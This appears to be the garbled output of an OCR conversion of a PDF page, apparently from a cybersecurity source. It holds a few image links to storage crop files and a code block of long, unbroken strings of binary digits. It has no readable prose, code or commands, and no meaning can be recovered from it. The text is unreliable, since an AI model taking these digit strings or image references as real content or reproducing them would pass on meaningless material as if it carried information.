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

0111110000111100000001000111110111101000011111001011010010010101111101011101010000
1
```





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00000101001110100010111001101011000101100011100000001111011010110001011100111101000
110000011101100101101001011110010000001101010010101010011100000000100001101110010111
00000001010100101100100100011011110101101101101101011011110101101001110000001101010
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10100010110100010110001111010100000001110110001100110011000001001110010001010001010
10111111100100100010111000110100001111111011001110101000001010010001110010010001100
0011000101001000001011000100011000000110010101100000101100000010110011110000001111000101
111000100010010000010110110001110101001010100001111001000000011100000000010101101010
00001110010111100111011101010001011011000100111001011000000110010010111000110100010
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001011000010011010000000110001000101000110010101100011100101100111000111010110101101
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1010001000101000000100011010000000010000100100010101100110101000010110000101001011000
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

```
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

